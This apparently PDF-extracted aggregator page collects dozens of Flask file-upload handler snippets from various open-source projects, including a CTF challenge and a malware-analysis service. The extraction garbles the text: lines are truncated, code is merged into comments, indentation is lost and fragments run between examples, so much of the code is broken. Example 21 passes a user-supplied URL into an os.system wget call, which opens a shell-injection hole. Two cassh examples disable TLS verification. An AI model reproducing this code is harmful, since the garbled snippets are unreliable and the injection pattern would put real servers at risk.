if content_range:  
  
    result, kwargs = handle_chunked(f, permpath, content_range) else:  
  
    result, kwargs = handle_full(f, permpath)  
  
kwargs['filekey'] = filekey  
  
return jsonify(result=result, **kwargs)  
  
# Flask endpoint
```

## Example 4

Project: *SunshineCTF-2019-Public* Author: *HackUCF* File: [\*app.py\*](#)  
[MIT License](#)

```
6 vo  
  
def submit_exam():  
  
    time_delta = ((datetime.now() - session["start_time"]).seconds)  
  
    # If it has been > 4 seconds since the exam was given to the user,
    # they fail if time_delta > 4:  
  
    session["exam_section"] = 1  
  
    return 'Too slow!, <a href="/exam">Try again</a>'  
  
    # check to make sure file was properly included if 'file' not in request.files:  
  
    return 'Please upload your scantron!, <a href="/exam">Try again</a>'  
  
    f = request.files['file']
```

```

if f.filename == "":

    return 'Please upload your scantron!, <a href="/exam">Try again<a>'

# if they passed the exam, increase their examm_section value by
# one and redir if score_exam(f, session["solutions"]):
    session["exam_section"] += 1

return redirect(url_for("get_exam"))

# if exam was incorrect, start them over at 1 and let them know
session["exam_section"] = 1

return 'Wrong!, <a href="/exam">Try again<a>'

# Same as normal get_exam but doesn't ever give flag / doesn't
# keep track of progr Example 5

```

Project: *prada-protecting-against-dnn-model-stealing-attacks* Author: SSGAalto 6 vo

File: [modes.py](#) Apache License 2.0

```

def serve_model(delta: float, oracle_path: str, model_class: model):
    gd_agent = gs.GrowingDistanceAgent(
        delta=delta,
        dist_metric=gso.l2,
        thr_update_rule=gso.mean_dif_std)
    allowed_extensions = ["jpg", "png", "ppm"]

    app = Flask(__name__)

    oracle = mops.load_server(oracle_path, model_class=model_class)
    oracle_predict = mops.model_handle(oracle)

```

```
@app.route("/predict", methods=["POST"])
def upload_image():

    if request.method == "POST":

        img_file = request.files['payload']

        if img_file and img_file.filename[-3:] in allowed_extensions:
            img_query = to_matrix(img_file)

            logits = oracle_predict(img_query)

            target_class = np.argmax(gso.softmax(logits))

            attacker_present = gd_agent.single_query(img_query)
            res = shuffle_max_logits(logits, 3)
            if attacker_pr:
                return str(res)

    app.run(port=8080, host="localhost")
```

[Project: DancesafeResults](#) Author: siorai File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def upload_image_test():

    try:

        uploadedImage = request.files["image"]

        print("Hey it worked!!")

        print(type(uploadedImage))

        if uploadedImage and allowedFile(uploadedImage.filename):
            securedFilename = secure_filename(uploadedImage.filename)
            print(securedFilename)
```

```
print(os.path.join(app.config["UPLOAD_FOLDER"],  
securedFilename)) uploadedImage.save(  
  
os.path.join(app.config["UPLOAD_FOLDER"], securedFilename)  
)  
  
return "Img sent!"  
  
except:  
  
print("Nope")  
  
return "somethin messed up"
```

## Example 7

Project: *pluralsight* Author: *jamesbannan* File: [app.py](#) MIT License

6 vo

```
def predict_image_handler():  
  
try:  
  
imageData = None  
  
if ('imageData' in request. files):  
  
imageData = request. files['imageData']  
  
else:  
  
imageData = io.BytesIO(request.get_data())  
  
#img = scipy.misc.imread(imageData)  
  
img = Image.open(imageData) results = predict_image(img)  
  
return json.dumps(results)
```

```
except Exception as e:  
  
    print('EXCEPTION:', str(e))  
  
    return 'Error processing image', 500  
  
# Like the CustomVision.ai Prediction service /url route handles url's  
  
# in the body of hte request of the form:  
  
# { 'Url': '<http url>'}
```

## Example 8

Project: *watchdog* Author: *flipkart-incubator* File: [\*index.py\*](#) [Apache License 2.0](#)

6 vo

```
def listImport(self, force=None, path=None):  
  
    _list = request.url_rule.split('/')[2]  
  
    file = request.files['file']  
  
    force = request.form.get('force')  
  
    count = wl.countWhitelist() if _list.lower == 'whitelist' else  
    bl.countBlackli if (count == 0) | (not count) | (force == "f"): if  
    _list.lower == 'whitelist':  
  
        wl.dropWhitelist()  
  
        wl.importWhitelist(TextIOWrapper(file.stream)) else:  
  
            bl.dropBlacklist()  
  
            bl.importBlacklist(TextIOWrapper(file.stream)) status =  
            _list[0]+"l_imported"
```

```
else:  
  
    status = _list[0]+"I_already_filled"  
  
    return render_template('admin.html', status=status,  
    **self.adminInfo())  
  
# /admin/whitelist/export  
  
# /admin/blacklist/export
```

## Example 9

Project: *LearnPaddle2* Author: *yeyupiaoling* File: [\*paddle\\_server.py\*](#)  
[Apache License 2.0](#)

```
6 vo  
  
def infer():  
  
    f = request.files['img']  
  
    # 保存图片  
  
    save_father_path = 'images'  
  
    img_path = os.path.join(save_father_path, str(uuid.uuid1()) + '.' +  
    secure_fil if not os.path.exists(save_father_path):  
  
        os.makedirs(save_father_path)  
  
    f.save(img_path)  
  
    # 开始预测图片  
  
    img = load_image(img_path)  
  
    result = exe.run(program=infer_program,
```

```
feed={feeded_var_names[0]: img},  
fetch_list=target_var)  
  
# 显示图片并输出结果最大的label  
  
lab = np.argsort(result)[0][0][-1]  
  
names = ['苹果', '哈密瓜', '胡萝卜', '樱桃', '黄瓜', '西瓜']  
  
# 打印和返回预测结果  
  
r = '{"label":%d, "name":"%s", "possibility":%f}' % (lab, names[lab],  
result[0]  
  
print(r)  
  
return r
```

## Example 10

Project: *rosie-ci* Author: *adafruit* File: [\*rosie-ci.py\* MIT License](#)

6 vo

```
def upload_file(sha):  
  
if not redis.get("upload-lock:" + sha): abort(403)  
  
# check if the post request has the file part  
  
if 'file' not in request.files:  
  
abort(400)  
  
f = request.files['file']  
  
# if user does not select file, browser also
```

```
# submit a empty part without filename

if f.filename == ":

abort(400)

if f and f.filename == secure_filename(f.filename): filename =
secure_filename(f.filename)

# Store files in redis with an expiration so we hopefully don't leak res
redis.setex("file:" + filename, 120 * 60, f.read()) print(filename,
"uploaded")

else:

abort(400)

return jsonify({'msg': 'Ok'})
```

## Example 11

Project: cassh Author: nbeguier File: [cassh\\_web.py](#) Apache License 2.0

6 vo

```
def send(current_user=None):
```

"""

CASSH add

"""

```
pubkey = request.files['file']
```

```
username = request.form['username']
```

```
payload = {}
```

```
payload.update({'realname': current_user['name'], 'password': current_user['pa payload.update({'username': username})}

payload.update({'pubkey': pubkey.read().decode('UTF-8')}) try:
    req = put(APP.config['CASSH_URL'] + '/client', \ data=payload, \
    headers=APP.config['HEADERS'], \
    verify=False)

except ConnectionError:
    return Response('Connection error : %s' % APP.config['CASSH_URL']) if 'Error' in req.text:
        return Response(req.text)
    return redirect('/status')
```

## Example 12

Project: *jbox* Author: *jpush* File: [views.py](#) [MIT License](#)

6 vo

```
def upload_avatar(dev_key):
    if request.method == 'POST':
        file = request.files['file']
        if file and allowed_file(file.filename):
            developer = Developer.query.filter_by(dev_key=dev_key).first()
            if developer is not None and developer.avatar is not None:
                path = os.path.join(UPLOAD_FOLDER, developer.avatar)
                if os.path.exists(path) and os.path.isfile(path):
                    os.remove(path)
```

```
file_type = file.filename.rsplit('.', 1)[1]
filename = generate_file_name(file_type)
file.save(os.path.join(UPLOAD_FOLDER, filename))
developer.avatar = filename
db.session.add(developer)
db.session.commit()
return jsonify(name=filename)
```

### Example 13

Project: *jbox* Author: *jpush* File: [views.py](#) [MIT License](#)

6 vo

```
def upload_icon(integration_id):
    if request.method == 'POST':
        file = request.files['file']
        if file and allowed_file(file.filename):
            integration = Integration.query.filter_by(integration_id=integration_id).first()
            if integration is not None and integration.icon is not None:
                path = os.path.join(UPLOAD_FOLDER, integration.icon)
                if os.path.exists(path) and os.path.isfile(path):
                    os.remove(path)
            file_type = file.filename.rsplit('.', 1)[1]
            filename = generate_file_name(file_type)
            file.save(os.path.join(UPLOAD_FOLDER, filename))
            integration.icon = filename
```

```
db.session.add(integration)  
db.session.commit()  
return jsonify(name=filename)
```

## Example 14

Project: *byceps* Author: *byceps* File: [\*views.py\*](#) BSD 3-Clause "New" or "Revised" License

```
6 vo  
  
def update():  
    """Update the current user's avatar image."""  
  
    user = _get_current_user_or_404()  
  
    # Make `InputRequired` work on `FileField`.  
  
    form_fields = request.form.copy()  
  
    if request.files:  
  
        form_fields.update(request.files)  
  
    form = UpdateForm(form_fields)  
  
    if not form.validate():  
  
        return update_form(form)  
  
    image = request.files.get('image')  
  
    _update(user.id, image)  
  
    flash_success('Dein Avatarbild wurde aktualisiert.', icon='upload')
```

```
signals.avatar_updated.send(None, user_id=user.id) return  
redirect_to('user_current.view')
```

## Example 15

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) Apache License 2.0

6 vo

```
def upload_file():  
  
if request.method == 'POST':  
  
file = request.files['file']  
  
if file and allowed_file(file.filename):  
  
filename = secure_filename(file.filename)  
  
oid = FS.put(file, content_type=file.content_type, filename=filename)  
return redirect(url_for('serve_gridfs_file', oid=str(oid))) return ""  
  
<!DOCTYPE html>  
  
<html>  
  
<head>  
  
<title>Upload new file</title>  
  
</head>  
  
<body>  
  
<h1>Upload new file</h1>  
  
<form action="" method="post" enctype="multipart/form-data">
```

```
<p><input type="file" name="file"></p>
<p><input type="submit" value="Upload"></p>
</form>
<a href="%s">All files</a>
</body>
</html>
"" % url_for('list_gridfs_files')
```

## Example 16

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) [Apache License 2.0](#)

6 vo

```
def list_gridfs_files():
    files = [FS.get_last_version(file) for file in FS.list()]
    file_list = "\n".join(['<li><a href="%s">%s</a></li>' % \
        (url_for('serve_gridfs_file', oid=str(file._id)), file) for file in files])
    return """
<!DOCTYPE html>
<html>
<head>
<title>Files</title>
</head>
```

```
<body>

<h1>Files</h1>

<ul>
  %s
</ul>

<a href="%s">Upload new file</a>

</body>

</html>

"" % (file_list, url_for('upload_file'))
```

## Example 17

Project: *pylint-server* Author: *drivet* File: [\*pylint\\_server.py\*](#) MIT License

6 vo

```
def handle_report_post():

    current_app.logger.info('handling POST on /reports')
    travis_job_id_str = None

    if 'travis-job-id' in request.form:
        travis_job_id_str = request.form['travis-job-id']

    report = None

    if 'pylint-report' in request.files:
        report = request.files['pylint-report'].read()
        slug = get_repo_slug(int(travis_job_id_str))
```

```
valid_repos = current_app.config['VALID_REPOS']

if slug and (not valid_repos or slug in valid_repos): output_folder =
current_app.config['OUTPUT_FOLDER']

output_report = os.path.join(output_folder, slug, 'report.html')
current_app.logger.info('saving report to '+output_report)
save_file(output_report, report)

(rating, colour) = get_rating_and_colour(report) output_badge =
os.path.join(output_folder, slug, 'rating.svg')
current_app.logger.info('saving badge to '+output_badge)
save_file(output_badge, BADGE_TEMPLATE.format(rating, colour))
return 'OK\n', 200

else:

    raise ValueError('invalid repository slug')
```

### Example 18

Project: *fairest* Author: *columbia* File: [\*launch\\_server.py\*](#) Apache License 2.0

6 vo

```
def handler():
```

```
"""
```

This is the main handler entry point

```
"""
```

```
# POST request may require some work
```

```
if request.method == 'POST':
```

```
inv = None
```

```
out = None  
  
sens = None  
  
upload_file = None  
  
expl = None  
  
report = None  
  
dataset = None  
  
# retrieve fields with set values. (allow some empty fields) try:  
  
upload_file = request.files['file']  
  
except Exception, error:  
  
pass  
  
try:  
  
dataset = request.form['dataset']  
  
except Exception, error:  
  
pass
```

### **Example 19**

Project: AUCR Author: AUCR File: [routes.py](#) GNU General Public License v3.0

6 vo

```
def get_upload_file_hash(file):  
    """Return uploaded file hash.  
    """  
    upload_file_dir = current_app.config['FILE_FOLDER']
```

```

if current_app.config['OBJECT_STORAGE']:

    rabbit_mq_server_ip = current_app.config['RABBITMQ_SERVER']

    file_hash = str(create_upload_file(file, os.path.join(upload_file_dir)))
    mq_config_dict = get_mq_yaml_configs()

    files_config_dict = mq_config_dict["reports"]

    for item in files_config_dict:

        if " files" in item:

            logging.info("Adding " + str(file_hash) + " " + str(item[" files"])

            index_mq_aucr_report(file_hash, str(rabbit_mq_server_ip), item[" fi p
= Process(target=upload_to_object_storage_and_remove, args=
(file_hash,)) p.start()

        else:

            file_hash = create_upload_file(file,
os.path.join(current_app.config['FILE

return file_hash

```

## Example 20

Project: *AUCR* Author: *AUCR* File: [\*routes.py\*](#) GNU General Public License v3.0

6 vo

```

def upload_file():

    """Return File Upload flask app analysis blueprint."""

    if request.method == 'POST':

```

```

# check if the post request has the file part

if 'file' not in request.files:
    flash('No file part')

    return redirect(request.url)

file = request.files['file']

# if user does not select file, browser also submit a empty part
# without f if file.filename == "":

flash('No selected file, or that file type is not supported') return
redirect(request.url)

if file and allowed_file(file.filename):

    filename = secure_filename(file.filename)

    file_hash = get_upload_file_hash(file)

    flash("The " + str(filename) + " md5:" + file_hash + " has been upload")
    return render_template('upload_file.html', title='Upload File')

```

### **Example 21**

Project: *deep-landmark* Author: *luoyetx* File: [app.py](#) [BSD 3-Clause](#)  
["New" or "Revised" License](#)

6 vo

```

def index():

if request.method == 'GET':

    return render_template('index.html')

# check url first

```

```

url = request.form.get('url', None)

if url != ":

    md5 = hashlib.md5(url+app.config['MD5_SALT']).hexdigest() fpath =
        join(join(app.config['MEDIA_ROOT'], 'upload'), md5+'.jpg') r =
            os.system('wget %s -O "%s"%(url, fpath)) if r != 0: abort(403)

    return redirect(url_for('landmark', hash=md5))

# save file first

f = request.files['file']

if f.filename == "": abort(403)

    md5 = hashlib.md5(f.filename + app.config['MD5_SALT']).hexdigest()
    fpath = join(join(app.config['MEDIA_ROOT'], 'upload'), md5+'.jpg')
    f.save(fpath)

    return redirect(url_for('landmark', hash=md5))

```

## Example 22

Project: *minemeld-core* Author: *PaloAltoNetworks* File: [\*statusapi.py\*](#)  
[Apache License 2.0](#)

6 vo

```

def import_local_backup():

    if 'file' not in request.files:
        return jsonify(error={'messsage': 'No file in request'}), 400

    file = request.files['file']

    if file.filename == "":


```

```
return jsonify(error={'message': 'No file'}), 400

tf = NamedTemporaryFile(prefix='mm-import-backup', delete=False)
try:

    file.save(tf)

    tf.close()

    with ZipFile(tf.name, 'r') as zf:

        contents = zf.namelist()

    except Exception, e:

        safe_remove(tf.name)

    raise e
```

### Example 23

Project: *BASS* Author: *Cisco-Talos* File: [\*server.py\*](#) [GNU General Public License v2.0](#)

```
5 vo

def job_add_sample(job_id):

    try:

        samples = []

        for name, file_ in request.files.items():

            handle, filename = tempfile.mkstemp()

            os.close(handle)

            file_.save(filename)
```

```
samples.append(bass.get_job(job_id).add_sample(filename, name))
return jsonify(message = "ok", samples = [s.json() for s in samples])
except KeyError:

    log.exception("Invalid job id")

return make_response(jsonify(message = "Invalid job id"), 400)
```

## Example 24

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

5 vo

```
def bindiff_export():
```

"""

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
    directory = tempfile.mkdtemp()
```

```
    if len(request.files) != 1:
```

```
        return make_response(jsonify(error = "Missing file parameter"), 422)
```

```
filename, file_ = request.files.items()[0]

input_ = os.path.join(directory, sanitize_filename(filename))
file_.save(input_)

output = os.path.join(directory, "output.BinExport") timeout =
request.form.get('timeout', None)

is_64_bit = request.form.get('is_64_bit', True) try:

    run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
"export_binex logger.info("Command completed successfully") return
send_file(open(output, "rb"), as_attachment = True, attachment_"

except TimeoutError:

    return jsonify(error = "Program execution timed out"), 408

except OSError as err:

    return jsonify(error = "Program execution failed with error %d" % err.

finally:

    if directory is not None:

        shutil.rmtree(directory)
```

## Example 25

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

5 vo

```
def bindiff_pickle_export():

    """
```

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_pickle_export called") directory = None
try:
    directory = tempfile.mkdtemp()
    if len(request.files) != 1:
        return make_response(jsonify(error = "Missing file parameter"), 422)
    filename, file_ = request.files.items()[0]
    input_ = os.path.join(directory, sanitize_filename(filename))
    file_.save(input_)
    output_binexport = os.path.join(directory, "output.BinExport")
    output_pickle = os.path.join(directory, "output.pickle")
    timeout = request.form.get('timeout', None)
    is_64_bit = request.form.get('is_64_bit', True)
    try:
        run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
        "export_binex"))
        logger.info("Command completed successfully")
        output_tar = os.path.join(directory, "output.tar.gz")
        subprocess.check_call(["tar", "czf", output_tar, os.path.relpath(output_
        return send_file(open(output_tar, "rb"), as_attachment = True,
        attachm
    except TimeoutError:
        return jsonify(error = "Program execution timed out"), 408
```

```
except OSError as err:  
  
    return jsonify(error = "Program execution failed with error %d" % err.  
  
finally:  
  
    if directory is not None: shutil.rmtree(directory)
```

## Example 26

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

5 vo

```
def pickle_export():
```

"""

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
    directory = tempfile.mkdtemp()
```

```
    if len(request.files) != 1:
```

```
return make_response(jsonify(error = "Missing file parameter"), 422)
filename, file_ = request.files.items()[0]

input_ = os.path.join(directory, sanitize_filename(filename))
file_.save(input_)

output = os.path.join(directory, "output.pickle") timeout =
request.form.get('timeout', None)

is_64_bit = request.form.get('is_64_bit', False) try:

    run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
"export_binex logger.info("Command completed successfully") return
send_file(open(output, "rb"), as_attachment = True, attachment_"

except TimeoutError:

    return jsonify(error = "Program execution timed out"), 408

except OSError as err:

    return jsonify(error = "Program execution failed with error %d" % err.

finally:

    if directory is not None:

        shutil.rmtree(directory)
```

## Example 27

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def bindiff_export():

    """
```

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

```
try:
```

```
    directory = tempfile.mkdtemp()
```

```
    if len(request.files) != 1:
```

```
        return make_response(jsonify(error = "Missing file parameter"), 422)
    filename, file_ = request.files.items()[0]
```

```
    input_ = os.path.join(directory, sanitize_filename(filename))
    file_.save(input_)
```

```
    output = os.path.join(directory, "output.BinExport") timeout =
    request.form.get('timeout', None)
```

```
    is_64_bit = request.form.get('is_64_bit', True) try:
```

```
        run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
    "export_binex logger.info("Command completed successfully") return
    send_file(open(output, "rb"), as_attachment = True, attachment_
```

```
except TimeoutError:
```

```
    return jsonify(error = "Program execution timed out"), 408
```

```
except OSError as err:
```

```
    return jsonify(error = "Program execution failed with error %d" % err.  
finally:  
    if directory is not None:  
        shutil.rmtree(directory)
```

## Example 28

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) GNU General Public License v2.0

5 vo

```
def pickle_export():
```

"""

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
    directory = tempfile.mkdtemp()
```

```
    if len(request.files) != 1:
```

```

return make_response(jsonify(error = "Missing file parameter"), 422)
filename, file_ = request.files.items()[0]

input_ = os.path.join(directory, sanitize_filename(filename))
file_.save(input_)

output = os.path.join(directory, "output.pickle") timeout =
request.form.get('timeout', None)

is_64_bit = request.form.get('is_64_bit', False) try:

run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
"export_binex logger.info("Command completed successfully") return
send_file(open(output, "rb"), as_attachment = True, attachment_"

except TimeoutError:

return jsonify(error = "Program execution timed out"), 408

except OSError as err:

return jsonify(error = "Program execution failed with error %d" % err.

finally:

if directory is not None:

shutil.rmtree(directory)

```

## **Example 29**

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) [GNU General Public License v2.0](#)

5 vo

```

def bindiff_compare():

logger.info("bindiff_compare called") input_dir = tempfile.mkdtemp()

```

```
output_dir = tempfile.mkdtemp()

try:

    primary = os.path.join(input_dir, "primary") secondary =
    os.path.join(input_dir, "secondary") try:

        request.files["primary"].save(primary) request.
        files["secondary"].save(secondary) except KeyError:

            return make_response(jsonify(error="Missing parameter 'primary' or
            'se timeout = request.form.get('timeout', None)

        cmd = (BINDIFF_DIFFER, "--primary", primary, "--secondary",
        secondary, "--

        logger.info("Executing %s", " ".join("%s" % x for x in cmd))
        check_call(cmd, cwd = output_dir, timeout = timeout) db_path =
        [os.path.join(output_dir, x) for x in os.listdir(output_dir)]

        if len(db_path) != 1:

            return make_response(jsonify(error = "BinDiff generated 0 or several
            o return send_file(open(db_path[0], "rb"), as_attachment = True,
            attachment_)

        except OSError as err:

            if err.errno == -9:

                return make_response(jsonify(error = "Program execution timed
                out"), 4

            else:

                return make_response(jsonify(error = "Program execution failed with
                er finally:

shutil.rmtree(input_dir)
```

```
shutil.rmtree(output_dir)
```

## Example 30

Project: *flasky* Author: *RoseOu* File: [form.py](#) [MIT License](#)

5 vo

```
def __init__(self, formdata=_Auto, obj=None, prefix="",
            csrf_context=None, secret_key=None, csrf_enabled=None, *args,
            **kwargs): if csrf_enabled is None:

    csrf_enabled = current_app.config.get('WTF_CSRF_ENABLED',
                                         True) self.csrf_enabled = csrf_enabled

    if formdata is _Auto:

        if self.is_submitted():

            formdata = request.form

            if request.files:

                formdata = formdata.copy()

                formdata.update(request.files)

            elif request.json:

                formdata = werkzeug.datastructures.MultiDict(request.json) else:

                    formdata = None

            if self.csrf_enabled:

                if csrf_context is None:

                    csrf_context = session
```

```
if secret_key is None:  
  
    # It wasn't passed in, check if the class has a SECRET_KEY  
  
    secret_key = getattr(self, "SECRET_KEY", None)  
    self.SECRET_KEY = secret_key  
  
else:  
  
    csrf_context = {}  
  
    self.SECRET_KEY = "  
  
    super(Form, self).__init__(formdata, obj, prefix,  
    csrf_context=csrf_context,  
  
    *args, **kwargs)
```

### Example 31

Project: SunshineCTF-2019-Public Author: HackUCF File: [app.py](#)  
[MIT License](#)

5 vo

```
def practice_submit_exam():  
  
    if 'file' not in request.files:  
  
        return 'Please upload your scantron!, <a href="/exam">Try again</a>'  
  
    f = request.files['file']  
  
    if f.filename == "":  
  
        return 'Please upload your scantron!, <a href="/exam">Try again</a>'  
  
    if score_exam(f, session["solutions"]): return 'Correct, good job!, <a href="/practice">Try again</a>'
```

```
# if exam was incorrect  
  
return 'Wrong!, <a href="/practice">Try again<a>'  
  
# Building all the html because I cbf to use a templating engine  
  
# I'm sorry to anyone reading this
```

### Example 32

Project: *Latex-Math* Author: 34-Matt File: [FlaskWebpage.py](#) [MIT License](#)

5 vo

```
def run():
```

```
    global model
```

```
    try:
```

```
        # Initialize equation storage
```

```
        LatexEq = equation([],[])
```

```
        # Grab user image
```

```
        image = request.files['file'].read()
```

```
        arr = cv2.imdecode(np.fromstring(image,np.uint8),  
cv2.IMREAD_UNCHANGED)
```

```
        # Need to breakup images into parts
```

```
        images = Box_Character(arr)
```

```
        # Predict each part and append to equation
```

```
        for im in images:
```

```
im = im.reshape((1,45,45,1))

preds = model.predict(im)

print(preds)

pred = preds.argmax()

print(pred)

LatexEq.appendTerm(pred,0)

# Latex format

latex = LatexEq.printLatex()

# Send to webpage

return jsonify({  
    "message": f"Latex Format: {latex}",  
    "latex": latex  
})  
  
except Exception as e:  
    print(traceback.format_exc())  
  
    return jsonify({  
        "message": f"An error occurred. {e}"  
    })
```

### Example 33

Project: *pluralsight* Author: *jamesbannan* File: [app.py](#) [MIT License](#)

5 vo

```
def index():
    return 'CustomVision.ai model host harness'

# Like the CustomVision.ai Prediction service /image route handles
# either
# - octet-stream image file
# - a multipart/form-data with files in the imageData parameter
```

### Example 34

Project: *LearnPaddle2* Author: *yeyupiaoling* File: [\*paddle\\_server.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def upload_file():
    f = request.files['img']
    # 设置保存路径
    save_father_path = 'images'
    img_path = os.path.join(save_father_path, str(uuid.uuid1()) +
    secure_filename(
        if not os.path.exists(save_father_path):
            os.makedirs(save_father_path)
        f.save(img_path)
    return 'success, save path: ' + img_path
# 预处理图片
```

## Example 35

Project: *moodle-mlbackend-python* Author: *moodlehq* File: [util.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def get_file_path(localbasedir, filekey):
    file = request.files[filekey]
    tempdir = tempfile.mkdtemp()
    tempfilepath = os.path.join(tempdir, filekey)
    atexit.register(shutil.rmtree, tempdir)
    file.save(tempfilepath)
    return tempfilepath
```

## Example 36

Project: *moodle-mlbackend-python* Author: *moodlehq* File: [util.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def zipdir(dirpath, zipf):
    ziph = zipfile.ZipFile(zipf, 'w', zipfile.ZIP_DEFLATED)
    for root, dirs, files in os.walk(dirpath):
        for file in files:
            abspath = os.path.join(root, file)
            ziph.write(abspath, os.path.relpath(abspath, root))
    ziph.close()
```

```
return ziph
```

## Example 37

Project: *Flask\_Blog* Author: *sugarguo* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

```
5 vo
```

```
def ckupload():
```

```
#site_info = site_get()
```

```
"""CKEditor file upload"""
```

```
error = "
```

```
url = "
```

```
callback = request.args.get("CKEditorFuncNum") if request.method == 'POST' and 'upload' in request.files: fileobj = request.files['upload']
```

```
fname, fext = os.path.splitext(fileobj.filename) rnd_name = '%s%s' % (gen_rnd_filename(), fext) filepath = os.path.join(app.static_folder, 'upload', rnd_name)
```

```
# 检查路径是否存在，不存在则创建
```

```
dirname = os.path.dirname(filepath)
```

```
if not os.path.exists(dirname):
```

```
try:
```

```
os.makedirs(dirname)
```

```
except:
```

```

error = 'ERROR_CREATE_DIR'

elif not os.access(dirname, os.W_OK):

error = 'ERROR_DIR_NOT_WRITEABLE'

if not error:

fileobj.save(filepath)

url = url_for('static', filename='%s/%s' % ('upload', rnd_name)) else:

error = 'post error'

#print callback

res = """<script type="text/javascript">
window.parent.CKEDITOR.tools.callFunction(%s, '%s', '%s');

</script>"""\ % (callback, url, error) response = make_response(res)

response.headers["Content-Type"] = "text/html"

return response

```

### **Example 38**

Project: cassh Author: nbeguier File: [cassh\\_web.py](#) Apache License 2.0

5 vo

```
def upload(current_user=None):
```

```
"""
```

CASSH sign

```
"""
```

```

pubkey = request.files['file']

username = request.form['username']

payload = {}

payload.update({'realname': current_user['name'], 'password':
current_user['pa payload.update({'username': username}

payload.update({'pubkey': pubkey.read().decode('UTF-8')}) try:
req = post(APP.config['CASSH_URL'] + '/client', \ data=payload, \
headers=APP.config['HEADERS'], \
verify=False)

except ConnectionError:

return Response('Connection error : %s' %
APP.config['CASSH_URL']) if 'Error' in req.text:
return Response(req.text)

with open(path.join(APP.config['UPLOAD_FOLDER'],
current_user['name']), 'w') as f:
f.write(req.text)

return send_from_directory(APP.config['UPLOAD_FOLDER'],
current_user['name'], attachment_filename='id_rsa-cert.pub',
as_attachment=True)

# Route that will process the file upload

```

### **Example 39**

Project: *openvpn-http* Author: *EvaldoNeto* File: [ovpn\\_server.py](#) MIT License

```
def post(self, resp):
    response_object = {
        'status': 'fail',
        'message': 'Invalid payload.'
    }
    if 'file' not in request.files:
        response_object['message'] = 'No file part'
        return response_object, 400
    file = request.files['file']
    if file.filename == '':
        response_object['message'] = 'No file selected for upload'
        return response_object, 400
    if file and allowed_file(file.filename):
        filename = secure_filename(file.filename)
        response, stat = save_file(file)
        if stat != 200:
            return response, stat
        if filename == 'ca.crt':
            response_object['status'] = 'success'
            response_object['message'] = 'ca.crt uploaded to ovpn-server'
```

```
return response_object, 200

if filename == 'server.crt':

    return initiate_ovpn()

elif '.crt' in filename and 'test' not in filename: return
    generate_ovpn_file(filename.split('.')[0]) return response, stat

else:

    response_object['message'] = 'Not a valid file'

return response_object, 400
```

## Example 40

Project: *openvpn-http* Author: *EvaldoNeto* File: [cert\\_server.py](#) [MIT License](#)

```
5 vo

def post(self, resp):

    response_object = {

        'status': 'fail',

        'message': 'Invalid payload'

    }

    if 'file' not in request.files:

        response_object['message'] = 'No file part'

        return response_object, 400

    file = request.files['file']
```

```
cert_gen = True

if request.form.get('cert') == 'False':
    cert_gen = False

if file.filename == "":

    response_object['message'] = 'No file selected for upload'

    return response_object, 400

if file and allowed_file(file.filename):

    filename = secure_filename(file.filename)

    resp, stat = save_file(file)

    if stat != 200:

        return resp, stat

    if filename.split('.')[1] == 'req' and cert_gen: return
        create_crt(filename)

    response_object['status'] = 'success'

    response_object['message'] = filename + ' file uploaded'

    return response_object, 200

else:

    response_object['message'] = 'Not a valid file'

    return response_object, 400
```

## Example 41

Project: *fixmynotes.com* Author: *mariowr2* File: [\*init.py\*](#) MIT  
[\*License\*](#)

5 vo

```
def upload_pdf():

    if request.method == 'POST':

        splitting_mode = request.form['mode'] # get the radio button selec
        print "SPLITTING MODE SET TO "+str(splitting_mode) if 'pdf' in
        request.files:

        pdf_file = request.files['pdf']

        if not pdf_file.filename == "":

            if pdf_file and allowed_filename(pdf_file.filename):
                filename = secure_filename(pdf_file.filename)

            if filename:

                pdf_file.save(os.path.join(app.con

                return redirect(url_for('uploaded_'

            else:

                flash("There seems to be something

                return redirect(url_for('unsuccessf

            else:

                clear_uploaded_file(pdf_file.filename) # d

                flash("This webapp only works with pdf fil
                return
                redirect(url_for('unsuccessful'))
```

```
else:  
    flash("No file was selected.")  
    return redirect(url_for('unsuccessful'))  
  
else:  
    flash("Failed to upload file.")  
    return redirect(url_for('unsuccessful'))  
  
return render_template('upload.html') # if not a post request, show  
the ht  
  
#process pdf, verify successful and then send it to a custom url
```

## Example 42

